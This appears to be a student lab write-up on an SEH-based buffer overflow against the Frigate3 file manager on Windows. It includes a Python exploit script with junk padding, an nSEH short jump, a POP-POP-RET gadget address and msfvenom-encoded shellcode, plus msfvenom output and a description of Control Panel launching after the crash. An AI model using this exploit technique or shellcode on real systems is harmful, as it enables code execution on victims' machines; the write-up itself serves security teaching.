


NAME:k.jayanth

REG.NO: 19bci7021


Script:

```
exploit2.py
4
5 junk="A" * 4112
6
7 nseh="\xeb\x20\x90\x90"
8
9 seh="\x48\x0C\x01\x40"
10
11 #40010C4B 5B POP EBX
12 #40010C4C 5D POP EBP
13 #40010C4D C3 RETN
14 #POP EBX,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60
15
16 nops="\x90" * 50
17
18 # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/a
19
20 buf = b""
21 buf += b"\x89\xe2\xdb\xcd\xda\x72\xf4\x5f\x57\x59\x49\x49\x49"
22 buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
23 buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
24 buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
25 buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
26 buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
27 buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
28 buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
29 buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
30 buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
31 buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
32 buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
33 buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
34 buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
35 buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
36 buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
```



Payload Generated:



App Crashes:




Change the default trigger from cmd.exe to calc.exe:



```

root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD-control -e x86/alpha_mixed -b '\x00\x14\x09\xa0\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe7\xd2\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x61"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x5a\x48\x4d"
buf += b"\x52\x77\x70\x55\x50\x33\x30\x6d\x59\x6b\x55"
buf += b"\x56\x51\x79\x50\x63\x54\x6e\x6b\x70\x50\x76\x50\x4e"
buf += b"\x6b\x63\x62\x34\x6c\x4e\x6b\x73\x62\x44\x54\x6c\x4b"
buf += b"\x62\x52\x35\x78\x74\x6f\x6f\x67\x61\x5a\x71\x36\x55"
buf += b"\x61\x59\x6f\x6e\x4c\x75\x6c\x53\x51\x71\x6c\x35\x52"
buf += b"\x66\x4c\x31\x30\x6a\x61\x6a\x6f\x66\x6d\x63\x31\x5a"
buf += b"\x67\x58\x62\x48\x72\x66\x32\x66\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x6b\x43\x7a\x77\x6c\x6c\x4b\x30\x4c\x76"
buf += b"\x71\x50\x78\x38\x63\x42\x68\x67\x71\x5a\x71\x42\x71"
buf += b"\x6e\x6b\x62\x79\x61\x30\x65\x51\x4a\x73\x6c\x4b\x61"
buf += b"\x59\x66\x78\x39\x73\x66\x5a\x61\x59\x6c\x4b\x34\x74"
buf += b"\x6c\x6b\x76\x61\x6b\x66\x76\x51\x69\x6f\x6e\x4c\x39"
buf += b"\x51\x6a\x6f\x74\x4d\x73\x31\x39\x57\x54\x78\x4b\x50"
buf += b"\x34\x35\x38\x76\x75\x53\x63\x4d\x58\x78\x55\x6b\x73"
buf += b"\x4d\x34\x64\x53\x45\x69\x74\x36\x38\x6e\x6b\x72\x78"
buf += b"\x31\x34\x67\x71\x68\x53\x33\x56\x6c\x4b\x34\x4c\x30"
buf += b"\x6b\x4c\x6b\x63\x68\x55\x4c\x66\x61\x38\x53\x6c\x4b"
buf += b"\x45\x54\x4c\x6b\x66\x61\x78\x50\x4e\x69\x30\x44\x71"
buf += b"\x34\x64\x64\x43\x6b\x63\x6b\x33\x51\x53\x69\x71\x4a"
buf += b"\x50\x51\x69\x6f\x4d\x30\x61\x6f\x43\x6f\x61\x4a\x4e"
buf += b"\x6b\x75\x42\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x76\x61"
buf += b"\x6c\x4d\x4e\x65\x4d\x62\x75\x50\x65\x50\x67\x70\x52"
buf += b"\x70\x53\x58\x46\x51\x4c\x4b\x70\x6f\x6f\x77\x4b\x4f"
buf += b"\x6b\x65\x6d\x6b\x58\x70\x4f\x45\x39\x32\x36\x36\x51"
buf += b"\x78\x4d\x76\x5a\x35\x4f\x4d\x6f\x6d\x69\x6f\x4e\x35"
buf += b"\x57\x4c\x54\x46\x63\x4c\x64\x4a\x4d\x50\x6b\x4b\x79"
buf += b"\x70\x43\x45\x34\x45\x4f\x4b\x62\x67\x35\x43\x72\x52"
buf += b"\x50\x6f\x42\x4a\x77\x70\x36\x33\x39\x6f\x4a\x75\x51"
buf += b"\x73\x72\x4f\x72\x4e\x71\x64\x52\x52\x50\x6f\x72\x4c"
buf += b"\x53\x30\x41\x41"
root@kali:~#

```



The app crashes and the control panel opens:

Adjust your computer's settings

View by: **Category** ▼



System and Security

Review your computer's status

Save backup copies of your files with File History
Backup and Restore (Windows 7)



Network and Internet

View network status and tasks



Hardware and Sound

View devices and printers

Add a device

Adjust commonly used mobility settings



Programs

Uninstall a program



User Accounts

Change account type



Appearance and Personalization



Clock and Region

Change data, time, or number formats



Ease of Access

Let Windows suggest settings

Optimize visual display